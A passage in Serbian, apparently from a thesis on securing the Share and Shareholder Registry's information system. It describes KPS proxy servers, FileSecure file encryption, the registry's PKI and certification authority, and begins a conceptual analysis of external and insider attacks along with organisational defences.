KPS serveri se realizuju na osnovu razvijenih proksi komponenti koje se ojačavaju hardverskim modulima za zaštitu. Sopstveni razvoj proksi servera daje mogućnost verifikacije njegovih funkcija što je neophodan uslov za poverenje i sprečavanje mogućnosti za napade preko nedeklarisanih funkcija i skrivenih informacionih kanala koji mogu postojati u komercijalnim proizvodima. Ovakav konceptualni pristup razvoju sistema zaštite je svakako teži za implementaciju, ali pruža mogućnosti za ugradnju algoritama za realizaciju kriptografskih servisa i protokola, koji su znatno kvalitetniji od komercijalno dostupnih rešenja kao što su DES, 3DES, AES, RC2, RC4, itd.

Instalirani *KPS* serveri su komplementarni sa kriptografskim rešenjima na mrežnom nivou koja uključuju IPSec kriptografske mehanizme na mrežnom nivou.

KPS serveri sadrže po dve *LAN* kartice. *KPS* server je preko jedne mrežne kartice povezan u internu mrežu čvora informacionog sistema, a preko druge u

komunikacioni segment preko odgovarajućeg rutera.

KPS serveri zaštite se sastoje od tri osnovne komponente :

1. *Lokalni aplikativni interfejs - LAI*
   LAI obezbeđuje realizaciju protokola razmene poruka prema internom informacionom sistemu čvora informacionog sistema. Pored toga, u okviru *LAI* se realizuje kontrola upravljanja dolaznim i odlaznim redovima čekanja za poruke koje se razmenjuju - message queue management. U okviru *LAI* se realizuje protokol upravljanja porukama - *MHP*, koji podrazumeva pripremu i obradu poruka u smislu komunikacije sa spoljnim *LAN* mrežama, kao i upravljanje dolaznim i odlaznim redovima čekanja.
2. *Kriptografsko jezgro servera zaštite*
   Kriptografsko jezgro predstavlja najvažniji deo servera i njime su obuhvaćeni moduli koji realizuju kriptografske funkcije i funkcije administracije i nadzora.
3. *Mrežni interfejs*
   Mrežni interfejs je namenjen za realizaciju *KPP* originalnog komunikacionog protokola predviđenog za korišćenje u mreži informacionog sistema. Mrežni interfejs ostvaruje funkciju kriptografskog tunela između *KPS* servera koristeći kriptografske funkcije realizovane u okviru kriptografskog jezgra servera.
   KPS serveri podržavaju generisanje sistemskih log fajlova koji u potpunosti prate saobraćaj koji se odvija preko *KPS* i beleže osnovne informacije kao što su : IP adrese, korisničko ime i lozinka, vreme događaja, itd., svih realizovanih transakcija. Pored toga, zahvaljujući činjenici da predstavljaju sopstveni razvoj, *KPS* serveri, kao i *KPS* gateway predstavljaju potpuno prilagodljiv sistem kako po nameni tako i po veličini koji je moguće potpuno usaglasiti sa zahtevima korisnika.

4.4.6 UNIVERZALNI SISTEM ZAŠTITE DATOTEKA

Za realizaciju pouzdane zaštite datoteka koje se šalju od strane berze, brokera ili banaka, do informacionog sistema Registra akcija i akcionara primenjen je FileSecure sistem, koji predstavlja Windows aplikaciju. Ona je jednostavna za korišćenje i služi za zaštitu datoteka na aplikativnom nivou korišćenjem asimetričnih i simetričnih kriptografskih algoritama na bazi smart kartica ovlašćenih učesnika. Ovaj sistem omogućava korisniku korišćenje kriptografskih funkcija, kao što su šifrovanje i digitalno potpisivanje nad fajlovima koji se prenose korišćenjem nekog od opštenamenskih Internet servisa. Naime, zaštićene datoteke se mogu prenositi, kao attachment standardnih e-mail poruka, korišćenjem bilo kog standardnog paketa za slanje e-mail poruka ili se mogu kopirati u definisani folder (upload) ili kpirati iz definisanog u željeni folder (download) primenom *http* ili *ftp* komunikacije.

Osnovne karakteristike FileSecure sistema su :

- Digitalni potpis i verifikacija fajlova primenom RSA asimetričnog kriptografskog algoritma sa ključem dužine 1024 bita i MDS hashing algoritma. Moguće su opcije uključivanja DSA, ECDSA i SHA-1 algoritama. Tajni ključ RSA algoritma se nalazi na smart kartici,
- Šifrovanje i dešifrovanje fajlova korišćenjem standardnih javnih simetričnih algoritama kao što su DES, RC4, IDEA, AES i drugi ili simetričnog algoritma definisanog od strane samog korisnika,
- Primena originalne procedure jake autentifikacije korisnika bazirana na smart karticama i digitalnim sertifikatima.

Za startovanje implementiranog programskog sistema potrebno je u čitač smart kartica ubaciti odgovarajuću smart karticu ovlašćenog korisnika u mreži Registra i uneti odgovarajuće korisničko ime i lozinku. Nakon toga, jednostavnom primenom ugrađenih kriptografskih funkcija, selekcijom odgovarajućih ikona u meniju programa, može se realizovati digitalno potpisivanje i šifrovanje odgovarajucih fajlova. Tako zaštićeni fajlovi se mogu primenom *http*, *ftp* ili e-mail servisa prenositi u okviru posmatrane računarske mreže. Još jednom treba naglasiti da su primenom realizovane aplikacije obezbeđene funkcije provere autentičnosti subjekta koji je generisao dati fajl, zaštite integriteta podataka u datom fajlu, nemogućnost poricanja slanja datog fajla i zaštita tajnosti podataka sadržanih u datom fajlu.

U programu postoje sledece tri opcije :

1. Digitalno potpisivanje,
2. Digitalno potpisivanje i šifrovanje,
3. Dešifrovanje i verifikacija.

Kada se primenjuje treća opcija, program prethodno proveri da li se radi o šifrovanom i potpisanom fajlu ili samo o potpisanom fajlu i u tom smislu se izvrši dešifrovanje i verifikacija digitalnog potpisa fajla ili samo verifikacija.

4.5 SERIFIKACIONO TELO

Sertifikaciono telo zauzima centralno mesto u *PKI* sistemu. Osnovna namena sertifikacionog tela - CA, je generisanje, upravljanje i distribucija kriptografskih ključeva i digitalnih sertifikata. Digitalni sertifikat predstavlja nedvosmisleni način definisanja identiteta učesnika u komunikaciji. Na njemu se pored ostalih podataka nalazi i javni ključ korisnika, kako je to detaljnije opisano u Appendix-u E.

Treba imati na umu činjenicu da je bezbednost sertifikacionog tela od suštinske važnosti za bezbednost čitavog *PKI* sistema. Ukoliko bi došlo do kompromitovanja sertifikacionog tela, to bi istovremeno značilo i kompromitaciju čitavog *PKI* sistema. Iz navedenih razloga, CA je obezbeđeno najvišim stepenom zaštite.

4.5.1 AUTENTIFIKACIJA U OKVIRU REGISTRA

Zaštita u informacionom sistemu Registra akcija i akcionara je realizovana primenom kriptografskih modula koji se baziraju na proceduri jake autentifikacije korisnika i na primeni asimetričnih i simetričnih kriptografskih algoritama. U cilju autentifikacije ovlašćenih korisnika Registra za pristup sistemu koriste se :

1. Smart kartica na kojoj su smešteni digitalni sertifikati, kao jednoznačni kriptografski identifikatori, izdati od strane sertifikacionog tela Registra akcija i akcionara,
2. Korisničko ime i lozinka koji su jedinstveni za pristup bazi i na osnovu kojih je za svakog korisnika definisano koja prava ima i kojim podacima može da pristupi.

Korišćenje smart kartica, uz odgovarajuću originalnu proceduru autentifikacije na bazi korisničkog imena i lozinke, za pristup aplikaciji Registra je zasnovano na činjenici da takav način autentifikacije predstavlja najsavremeniji i danas najbezbedniji sistem dvo-komponentne autentifikacije. Tro-komponentni sistemi autentifikacije koji, pored korisničkog imena, lozinke i smart kartice, uključuju i pojedine biometrijske osobine kao što su otisak prsta, zenica oka, itd. ne koriste se u ovom trenutku jer dostignuti razvoj ovih sistema još uvek ne nudi zahtevani nivo pouzdanosti autentifikacije, što je u svakom slučaju osnovni zahtev u ovom sistemu.

Korisničko ime i lozinka za pristup sistemu se bezbedno dostavljaju do Web servera Registra korišćenjem aplikativne zaštitne komponente u okviru *SWT* sistema i procedure jake autentifikacije. Na bazi tako, pouzdano i bezbedno, prenesenih podataka Web server Registra proverava u bazi korisničkih profila da li je dati korisnik validan, tj. da li mu je izdati digitalni sertifikat u važećem periodu i nije povučen i da li je ovlašćen da koristi zahtevane servise. Ukoliko je verifikacija uspešna, Web server prosleđuje korisnički zahtev na bezbedan način do baze podataka Registra na dodatnu obradu zahteva.

Obzirom na neophodnost da korisničko ime i lozinka budu jedinstveni u sistemu, kompletni korisnički profili sa ovim podacima kao i podacima o pravima i privilegijama pristupa koje dati korisnik ima, čuvaju se na jednom mestu i to na *LDAP* serveru. Na ovom serveru se čuva i baza izdatih sertifikata i lista povučenih sertifikata - *CRL*. Na opisani način, usluge *LDAP* servera se koriste i od strane sertifikacionog tela.

4.5.2 SERTIFIKACIONO TELO I PKI SISTEM U OKVIRU REGISTRA

Infrastruktura sistema za primenu javnih ključeva (*PKI* sistem) predstavlja kombinaciju hardverskih i softverskih resursa za realizaciju funkcija sistema sa primenom javnih ključeva. Osnovna funkcija *PKI* sistema posmatrane računarske mreže je pouzdano uspostavljanje digitalnog identiteta svih subjekata u okviru mreže, definisanog u obliku digitalnog sertifikata. Funkcionalne celine *PKI* sistema obezbeđuju :

- Poverenje u jednoznačnu vezu između identiteta subjekta i javnog ključa koji mu je dodeljen što se postiže putem digitalnog sertifikata,
- Najviši kriptološki kvalitet javnih i tajnih ključeva za asimetrične kriptografske algoritme, kao i ključeva za simetrične kriptografske algoritme,
- Najvišu tajnost generisanih ključeva.

PKI sistem se sastoji iz sledećih komponenti :

1. Sertifikacionog autoriteta, tela - *CA*, koje izdaje digitalne sertifikate i reguliše način njihove upotrebe za vreme važnosti,
2. Registracionih autoriteta, mesta - *RA*, koja predstavljaju tačke na kojima se vrši neposredan kontakt sa subjektima kojima se izdaje digitalni sertifikat,
3. Komunikacionog sistema za razmenu podataka izmedu *CA* i *RA*, tj. distribuciju zahteva za izdavanje sertifikata i slanje samih sertifikata,
4. Kriptografskih aplikacija koje svoj rad baziraju na servisima *PKI* sistema,
5. Operativnih procedura koje regulišu rad *CA* i *RA*,
6. Subjekata koji stiču pravo da komuniciraju u okviru mrežnog sistema na osnovu digitalnih sertifikata koje izdaje *CA*.

CA predstavlja najvišu tačku poverenja u čitavom *PKI* sistemu zaštićene računarske mreže. Osnovni zadatak *CA* je da svojim digitalnim potpisom na bazi asimetričnog kriptografskog algoritma i svog tajnog ključa, koji mora biti najstrože čuvana tajna, garantuje vezu između javnog ključa i identiteta subjekta u posmatranoj mreži. Svaki subjekat u mrezi ima mogućnost da verifikuje digitalni potpis *CA*, na bazi javnog ključa asimetričnog kriptografskog algoritma *CA*, koji je poznat svim subjektima u okviru mreže. Pored generisanja i izdavanja digitalnih sertifikata, u nadležnosti *CA* može biti i generisanje ključeva za asimetrične i simetrične kriptografske algoritme. Ključevi asimetričnih kriptografskih algoritama su jedinstveni za svaki subjekt. Ključevi se generišu i isporučuju subjektima u procesu registracije. Najbezbedniji način isporuke ključeva je u vidu sadržaja zaštićene memorije smart kartice. *CA* garantuje jedinstvenost i neponovljivost kriptografskih ključeva i ostalih identifikacionih elemenata iz sadržaja digitalnog sertifikata za svakog subjekta kome se izdaje kartica.

Digitalni sertifikati predstavljaju element kojim se utvrđuje veza izmedu identiteta subjekta i njegovog javnog ključa za primenu asimetričnog kriptografskog algoritma. Raspolaganje javnim ključem potpisnika je uslov za pouzdanu verifikaciju digitalnog potpisa dok strana koja vrši verifikaciju digitalnog potpisa mora biti sigurna da dati javni ključ predstavlja kriptografski par sa tajnim ključem kojim je poruka digitalno potpisana. Javni i tajni ključ asimetričnog kriptografskog algoritma su dve neimenovane velike brojčane veličine i nemaju determinističku vezu sa identitetom bilo kog pravnog ili fizičkog lica. Digitalni sertifikati predstavljaju mehanizam za pouzdano pridruživanje tog para brojeva identitetu nekog subjekta i to na takav način da se ta veza ne može falsifikovati. Na taj način digitalani sertifikati predstavljaju elektronske pandane nekoj vrsti digitalne lične karte. Imajući na raspolaganju digitalni sertifikat određenog subjekta, moguće je izvršiti verifikaciju digitalnog potpisa poruka koje taj subjekt potpisuje. Ukoliko je verifikacija uspešna, verifikator je siguran u integritet poruke, u autentičnost njenog potpisnika i u nemogućnost naknadnog poricanja datog potpisnika za slanje poslate poruke. U okviru sistema zaštite savremenih računarskh mreža, kao što je opisano, digitalni sertifikati se između ostalog mogu primenjivati i za verifikaciju digitalnog potpisa, kontrolu pristupa subjekata kriptozaštićenim aplikacijama i u procedurama autentifikacije.

Digitalni sertifikat sadrži sledeće osnovne elemente :

1. Verziju formata sertifikata,
2. Serijski broj sertifikata,
3. Identifikator algoritma kojim se vrši digitalni potpis,
4. Naziv sertifikacionog tela koje je izdalo sertifikat,
5. Rok važnosti sertifikata,
6. Naziv vlasnika sertifikata,
7. Javni ključ,
8. Određeni specifični podaci koji se odnose na uslove korišćenja sertifikata,
9. Digitalni potpis sertifikata tajnim ključem sertifikacionog tela.

Detaljniji pregled X.509 standarda je dat u Appendix-u E. U prethodnom tekstu je naglašena neophodnost primene asimetričnih sistema u savremenim računarskim mrežama radi pouzdanog utvrđivanja identiteta subjekata u zaštićenoj komunikaciji. Ovaj identitet se bezbedno uspostavlja mehanizmom digitalnih sertifikata koje, za svakog subjekta u mreži, generiše i izdaje sertifikaciono telo u okviru *PKI* sistema date mreže. Na taj način, sertifikaciono telo postaje treća strana od poverenja u zaštićenoj komunikaciji bilo koja dva ovlašćena subjekta sa izdatim sertifikatom, u posmatranoj mreži. U tom smislu, kao što je radi izdavanja identifikacionih dokumenata potrebno prethodno da postoji država i njeni nadležni organi, tako je i u slučaju korišćenja digitalnih sertifikata i primene zaštićenih aplikacija u računarskoj mreži neophodno prethodno pouzdano uspostavljanje funkcija *PKI* sistema mreže. Kada se jednom uspostave pouzdane funkcije *PKI* sistema za

posmatranu mrežu, tada subjekti svoje digitalne sertifikate mogu koristiti u svim aplikacijama zaštite koje su implementirane u mreži, što je analogno korišćenju lične karte, kao opšteg identifikacionog dokumenta.

Postoji nekoliko tipova *CA*, od kojih su četiri najznačajnija :

1. Pojedinačna *CA* na nivou pojedinih preduzeća - corporate *CA*,
2. *CA* zatvorenih grupa korisnika,
3. *CA* vertikalnih industrija kao što su finansijski sistemi, medicina, telekom, itd.,
4. Javna *CA* koja mogu biti : domaća, strana ili internacionalna.

Posmatrajući način realizacije *CA*, postoje tri osnovna načina :

1. Korišćenje usluga postojećeg *CA* - outsourced *CA*,
2. Izgradnja sopstvenog *CA* u okviru posmatrane organizacije na bazi inostrane *CA* tehnologije - insourced *CA*,
3. Izgradnja sopstvenog *CA* u okviru posmatrane organizacije na bazi domaće *CA* tehnologije - insourced *CA*.

Prva mogućnost predstavlja najpovoljnije rešenje za preduzeće koje želi da implementira *PKI* tehnologiju isključivo u svojoj organizaciji, za svoje zaposlene i saradnike, a pri tom ne želi da investira previše novca u rešenje *CA*. U tom smislu, određene organizacije koje predstavljaju javna međunarodna *CA* (kao što su GlobalSign i Verisign) nude outsourced *CA* rešenje u kome oni praktično izdaju digitalne sertifikate korisnicima date organizacije, koja u tom slučaju igra ulogu *RA*.

Međutim, ukoliko organizacija pretenduje da ima određene ekonomske koristi od javne prodaje digitalnih sertifikata zainteresovanim korisnicima iz njihovog domena, tada su prikladnije druge dve mogućnosti realizacije *CA*. Takvo rešenje je onda značajno skuplje od prvog rešenja outsourced *CA*. Od dve navedene insourced varijante, varijanta koja podrazumeva stranu *CA* tehnologiju je sigurno skuplja nego varijanta sa domaćom tehnologijom. Sa druge strane, realizacija *CA* sa domaćom tehnologijom omogućuje adaptivnost i skalabilnost rešenja u skladu sa definisanom politikom zaštite.

U okviru realizacije kompletnog *CA* Registra akcija i akcionara, ključna je realizacija softversko/hardverskog sistema za generisanje digitalnih sertifikata i odgovarajućih kriptografskih ključeva.

Mehanizmi zaštite u okviru Registra se baziraju na X.509 standardnim digitalnim sertifikatima koje izdaje odgovarajuće sertifikaciono telo. U okviru Registra akcija i akcionara su moguća dva načina realizacije sertifikacionog tela :

1. Realizacija Intermediate *CA* u okviru Registra, kao jedan nivo ispod u hijerarhiji prethodno uspostavljenog finansijskog Root CA na nivou celokupnog finansijskog tržišta koji bi se nalazio u Komisiji za hartije od vrednosti,
2. Realizacija sopstvenog *CA* u okviru Registra akcija i akcionara, za potrebe izdavanja digitalnih sertifikata ovlašćenih učesnika u sistemu.

Od opisanih mogućnosti realizacije, prihvaćena je druga opcija. Osnovni razlog leži u činjenici da Komisija za hartije od vrednosti, u ovom trenutku, ne raspolaže potrebnim kadrovskim i tehničkim potencijalima za realizaciju *CA*. Iz navedenih razloga odlučeno je da se formira sertifikaciono telo u okviru Registra akcija i akcionara, do formiranja *CA* na nivou Komisije za hartije od vrednosti.

Kao osnovna komponenta *PKI* sistema, u okviru Registra akcija i akcionara implementirano je *CA* koje izdaje digitalne sertifikate i generiše odgovarajuće ključeve za potrebe rada *PKI* aplikacija zaštite kao što su *KPS*, moduli zaštite Web komunikacije, moduli zaštite podataka u off-line režimu - FileSecure,…. Digitalni sertifikati i odgovarajući ključevi se isporučuju na smart karticama koje izdaje *CA* Registra akcija i akcionara. Ove smart kartice se koriste u okviru već pomenutih softverskih rešenja zaštite u okviru komercijanih banaka, kao i ostalih finansijskih institucija koje su članovi Registra akcija i akcionara, te uspostavljeni modul *RA* koji služi za prikupljanje zahteva za izdavanje digitalnih sertifikata za ovlašćene korisnike Registra. Ovi zahtevi se šalju elektronskim putem do *CA*, na primer : putem Web komunikacija, digitalno potpisani od ovlašćenog operatera *RAO*. Digitalni sertifikati ovlašćenih *RAO* službenika, kao i digitalni sertifikati ovlašćenih službenika u okviru *CA* i odgovarajuće smart kartice, moraju se izdati unapred (tzv. *PKI* management sertifikati ili infrastrukturni sertifikati).

Osnovni principi na kojima se bazira rad *CA* Registra su sledeći :

- Arhitektura *PKI* sistema Registra se sastoji od jednog *CA*, intermediate ili root i mreže Registracionih tela - *RA*, koja se smeštaju kod odgovarajućih članica Registra kao što su ovlašćeni berzanski posrednici, berza, komercijalne banke i druge finansijske institucije,
- *CA* Registra izdaje digitalne sertifikate i generiše odgovarajuće ključeve. Asimetrični ključevi su dužina minimalno 1024 bita, a mogu biti i duži i to 2048, ili 4096 bita, dok su simetrični ključevi minimalne dužine 256 bita. Generisanje *PIN* brojeva za potrebe zaštićene komunikacije u okviru informacionog sistema Registra, izdate i povučene sertifikate objavljuje na *LDAP* serveru sa kojim mogu da komuniciraju svi učesnici u mreži,
- *CA* Registra je potpuno fleksibilno i skalabilno, kako softversko, tako i hardversko rešenje, koje je u potpunosti u skladu sa važećim međunarodnim standardima,
- *CA* Registra ispunjava sve uslove za rad sertifikacionog tela koji su navedeni u preporukama Evropske unije o elektronskom potpisu. Obzirom

da je *CA* samostalno, podneće zahtev za akreditacijom nadležnom organu u skladu sa Zakonom o elektronskom potpisu kada se za to budu stekli uslovi, odnosno kada budu doneta sva potrebna podzakonska akta,

- *CA* Registra izdaje digitalne sertifikate i odgovarajuće ključeve na smart karticama,
- *CA* Registra svoj rad bazira na primeni najviših proceduralno-fizičkih mera bezbednosti, kao i najviših tehničkih mera zaštite tajnih ključeva *CA*. Takođe su korišćeni hardverski kriptografski moduli - *HSM* kao i distribuiran sistem odgovornosti za tajni ključ *CA*,
- U *PKI* sistemu Registra se koriste dva para asimetričnih ključeva za korisnike sistema. Jedan par se koristi za realizaciju digitalnog potpisivanja koji se u cilju realizacije funkcije neporecivosti generiše na smart kartici, a drugi par se koristi za šifrovanje simetričnog ključa u proceduri digitalne anvelope. Drugi par ključeva se generiše od strane *CA*, arhivira se za potrebe naknadnog oporavka zaštićenih poruka, dešifrovanja poruka, u slučaju službene potrebe ili gubitka tajnog ključa od strane korisnika. Oba para asimetričnih ključeva, kao i oba sertifikata se generišu i programiraju u smart kartici u okviru *CA* Registra, pri čemu se tajni ključ za digitalno potpisivanje čuva. Alternativno rešenje je da se dopersonalizacija smart kartice asimetričnim parom ključeva i digitalnim sertifikatom za digitalno potpisivanje realizuje u okviru *RA* - kod člana Registra, sa mesta odakle je upućen zahtev za izdavanjem sertifikata. Međutim, ono se za sada ne koristi,
- Za potrebe *CA* Registra akcija i akcionara se razvija Web portal server koji će služiti da bi se publikovale sve relevantne informacije o radu *CA*, tj. repozitorijum svih neophodnih dokumenata koja su potrebna radu javnog *CA* : politika izdavanja sertifikata, *CPS*, sporazumi za odgovarajuće grupe korisnika,… Web portal će imati dodatnu funkcionalnost zaštićenog prijema zahteva za izdavanjem sertifikata preko Interneta odnosno Intraneta.

U Registru akcija i akcionara je formirano kompletno sertifikaciono telo čiji je rad u potpunosti u skladu sa Zakonom o elektronskom potpisu. U početnom periodu rada *CA* bio je implementiran funkcionalni sistem sertifikacionog tela, bazna instalacija, koji je izdavao digitalne sertifikate za potrebe Registra. Funkcionalni sistem *CA* predstavlja osnovu kompletnog *CA* rešenja i poseduje minimalnu funkcionalnost koja je obezbeđivala regularan rad Registra akcija i akcionara. Funkcionalni sistem *CA* se svodi na centralizovano softversko, odnosno hardversko rešenje u okviru Registra koje obezbeđuje punu kriptografsku funkcionalnost u smislu bezbednog generisanja digitalnih sertifikata i dvostrukog para asimetričnih ključeva korisnika, ali bez distribuiranih Registracionih autoriteta i Web portala *CA*. Funkcionalni sistem *CA* predstavlja osnovu ili telo konačne varijante kompletnog *CA* Registra akcija i akcionara koje zadovoljava sve kriterijume za rad *CA* iz Evropske direktive i Zakona o elektronskom potpisu i koje će se moći akreditovati u skladu sa Zakonom.

Na kraju, treba naglasiti da funkcionalni sistem *CA* Registra omogućava nesmetan rad i punu funkcionalnost Registra akcija i akcionara, bez distribuiranih *RA* aplikacija, do formiranja jedinstvenog *CA* za finansijske institucije na nivou države. Funkcionalni sistem predstavlja osnovu i jedan od modula konačnog i kompletnog *CA* Registra akcija i akcionara koje bi se realizovalo ukoliko ne dođe do realizacije jedinstvenog *CA* za finansijske institucije.

GLAVA 5

ANALIZA MOGUĆIH NAPADA NA SISTEM

Nesporna je činjenica da podaci koji se čuvaju i obrađuju u Registru akcija i akcionara predsatavljaju bezbednosno veoma osetljive podatke. Podaci u bazi podataka predstavljaju dokument o vlasništvu, te im se iz tih razloga mora posvetiti naročita pažnja. Posebno treba imati u vidu činjenicu da podaci o vlasništvu nad kapitalom preduzeća nisu javni podaci, pa je njihova zaštita imperativ. U zakonodavstvu nekih zemalja su podaci o vlasnicima javni, ali se ipak mogu menjati isključivo od strane ovlašćenih lica.

Radi ilistracije mogućih posledica napada, pretpostavimo da je potencijalni napadač na sistem uspeo da dođe do dela podataka ili čak kompletnih podataka o vlasničkoj strukturi barem za jedno preduzeće. Dobijene informacije bi značajno uticale na eventualno donošenje odluke o eventualnoj kupovini akcija firme, koja je predmet interesovanja i time se ostvarila ekonomska dobit.


U slučaju da napadač uspe da pristupi bazi podataka u smislu izmene samih podataka, posledice bi bile daleko teže. Neovlašćenom izmenom podataka došlo bi do potpune konfuzije u vlasničkoj strukturi, što bi izazvalo opštu pravnu i imovinsku nesigurnost sa dalekosežnim posledicama. Iz navedenog primera proizilazi nesporna činjenica da podaci moraju biti najstrože čuvani, pogotovo od neovlašćenih izmena. Poređenja radi, zamislimo kakva bi se pometnja izazvala neovlašćenim izmenama u zemljišnim knjigama, jer se tada ne bi moglo utvrditi ko zapravo šta poseduje.

Kao mera predostrožnosti, preduzete su radnje na sprovođenju analiza mogućih napada na sistem. Analize imaju za cilj da predvide moguće napade na sistem i da ih preduprede, u najvećoj mogućoj meri. Svakako, ni jednog trenutka se ne sme dozvoliti prestanak nadgledanja rada sistema, jer bi napadač to mogao efikasno iskoristiti. Posebno treba imati na umu činjenicu da 92% svetskih firmi prijavi godišnje najmanje jedan uspešan napad na sistem [39].

Veoma bitan faktor prilikom sagledavanja mogućnosti napada na informacioni sistem predstavlja analiza potencijalnih napadača. Treba imati na umu da su za napad na informacioni sistem, putem interneta, dostupni raznovrsni sofisticirani

alati. Značajnu grupu alata, koji se mogu koristiti za napad na sistem, predstavljaju port skeneri. To su alati koji ispituju sve portove na računaru, kao i namenu i funkciju svakog od njih. Značajna informacija koja se može dobiti korišćenjem port skenera je saznanje da li je posmatrani port otvoren ili zatvoren i ako je otvoren da li ga koristi neki od servisa ili je otvoren bez svrhe. Svaki otvoreni port, naročito ako je otvoren nenamenski, može se iskoristiti za neovlašćeni pristup računarskim resursima. Port skeneri se mogu koristiti i kao defanzivno sredstvo, u smislu skeniranja sopstvenih portova radi uočavanja nenamenski otvorenih portova.

Istovremeno se uočava sve manja potreba za vrhunskim znanjem samog napadača, iz razloga postojanja sve savršenijih alata za napad, kako je opisano. Na sledećoj slici je prikazan porast savršenosti alata za napad, kao i smanjenje potrebnih znanja za njihovo korišćenje [40] :



Slika 5.1 Grafički prikaz porasta kvaliteta softvera za napad na sistem
uz istovremeni pad neophodnog znanja za napad na informacioni sistem

5.1 NAPADI SA INSAJDERSKIM INFORMACIJAMA

Oslanjajući se na statistikčke podatke, u onoj meri u kojoj organizacije koje koriste računarske sisteme žele to da priznaju, većina napada na informacione sisteme dolazi od samih zaposlenih. Prema nekim dostupnim izvorima [41] taj procenat se kreće oko 55%. Prema istim izvorima na spoljašnje napade otpada oko 30%, dok oko 15% čine kombinovani napadi.

Podaci takođe ukazuju na činjenicu da oko 80% zaposlenih koji su nezadovoljni svojim statusom u organizaciji, svoje nezadovoljstvo iskazuju napadom na sopstveni informacioni sistem. Jedan broj insajderskih napada je rezultat nehotičnih akcija koje preduzimaju korisnici sistema iz razloga radoznalosti. Pomenute akcije se mogu dobrim delom sprečiti kvalitetnim administriranjem sistema.

Imajući sve navedeno u vidu, posebna pažnja u Registru akcija i akcionara posvećena je zaštiti od samih ovlašćenih korisnika sistema.

5.1.1 KOMPROMITOVANJE BEZBEDNOSNIH PARAMETARA

Često se ovlašćeni korisnici sistema nesavesno odnose prema kriptografskim parametrima koji su im povereni. Tu se pre svega misli na propuste kao što su :

- gubljenje smart kartice,
- zapisivanje kriptoloških parametara (*PIN*, korisničko ime, lozinka,...) na mestima dostupnim drugim licima,
- čuvanje smart kartice i zapisanih kriptoloških parametara u neposrednoj blizini,...

Otkrivanje svog korisničkog imena i lozinke, kao i *PIN* koda predstavljaju značajne podatke za potencijalnog napadača. Pogotovo, ukoliko korisnik ustupi svoju karticu drugom korisniku, ovlašćenom ili neovlašćenom, na korišćenje. Tada su napadaču otvoreni svi putevi ka sistemu, u okviru ingerencija korisnika čiji su kriptografski paramteri kompromitovani.

5.1.2 UPOTREBA KOMPROMITOVANIH BEZBEDNOSNIH PARAMETARA

Ukoliko dođe do kompromitovanja kriptografskih parametara na opisani način, u pitanje se dovodi bezbednost celokupnog sistema. Pod pretpostavkom da napadač dođe u posed nekih, ali ne i svih parametara, u tom slučaju ne poseduje mehanizme za pokretanje procesa autentifikacije. I dalje mu problem predstavlja nepoznavanje drugih parametara.

Kao ilustracija iznetog može poslužiti primer da napadač pronađe izubljenu karticu, ali i dalje nema informaciju o *PIN* kodu, korisničkom imenu i lozinki, pa se iz tih razloga ne može prijaviti na sistem.

Međutim, imajući u vidu da u ovom poglavlju govorimo o insjderskim napadima, moguće je da je napadač, koji je zaposlen u Registru, uspeo na neki način da dođe do pomenutih parametara za logovanje na sistem, bilo u razgovoru sa korisnikom čije

parametre koristi, bilo pažljivim praćenjem unosa parametara prilikom logovanja. Kada se pomenuti parametri kompromituju, dalji upad u sistem teče bez ikakvih problema, jer se napadač kreće po sistemu sasvim legalno.

Slična situacija bi se mogla dogoditi i namernim davanjem kriptografskih elemenata trećem licu, što je takođe jedna vrsta insajderskog napada. Ova situacija je donekle otežana činjenicom da je je pristup prostorijama kontrolisan kamerama, ali ni to nije nepremostiv problem. Poslednji deo već spada u domen klasičnog kriminala.

5.1.3 NAČINI SPREČAVANJA INSAJDERSKIH NAPADA

Insajderski napadi se sprečavaju pre svega organizacionim merama, tj. stalnom proverom i preispitivanjem zaposlenih u Registru. Selekcija počinje već prilikom zapošljavanja osoba u Registru, a revidiranje njihovih aktivnosti neprekidno traje. Potrebno je na vreme uočiti i otkloniti motive pojedinih zaposlenih za napad na sistem. Moguće je da se radi o ličnim frustracijama ili nezadovoljstvu na poslu, kao što je nezadovoljstvo statusom, platom ili zbog uskraćivanja određenih povlastica. Motiv takođe može biti konflikt između pojedinih zaposlenih, pa se narušavanje integriteta sistema izvodi radi nanošenja štete drugom zaposlenom.

